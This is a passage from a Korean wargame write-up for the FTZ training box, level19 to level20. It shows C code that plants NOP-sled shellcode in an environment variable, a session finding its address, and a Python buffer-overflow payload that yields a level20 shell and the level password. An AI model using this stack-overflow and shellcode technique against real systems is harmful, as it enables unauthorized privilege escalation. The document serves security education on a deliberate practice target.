    unsigned char code[SIZE];

    for (i = 0; i < SIZE - slen - 1; i++) {
        code[i] = 0x90;
    }
    strcpy(code + SIZE - slen - 1, shellcode);
    code[SIZE - 1] = '\0';

    memcpy(code, "SHELLCODE=", 10);
    putenv(code);
    system("/bin/bash");
}
```



공격 프로그램 실행


- 환경 변수에 셸 코드를 저장하고 셸 코드의 주소 획득

```
level19@ftz:~/tmp
[level19@ftz tmp]$ gcc -o envsh envsh.c
[level19@ftz tmp]$ gcc -o env env.c
env.c: In function `main':
env.c:4: warning: return type of `main' is not `int'
[level19@ftz tmp]$ ./envsh
[level19@ftz tmp]$ ./env
Address: 0xbffff468
[level19@ftz tmp]$
```



공격 프로그램 실행

- 공격 수행



```
level19@ftz:~  
[level19@ftz level19]$ (python -c 'print "A"*44 + "\x68\x64\xff\xbf"'; cat) | ./^  
attackme  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAh? ?  
whoami  
level20  
my-pass  
TERM environment variable not set.  
  
Level20 Password is "we are just regular guys".  
█
```



버퍼 오버플로우 공격

- 버퍼 오버플로우 공격 시 스택 구조

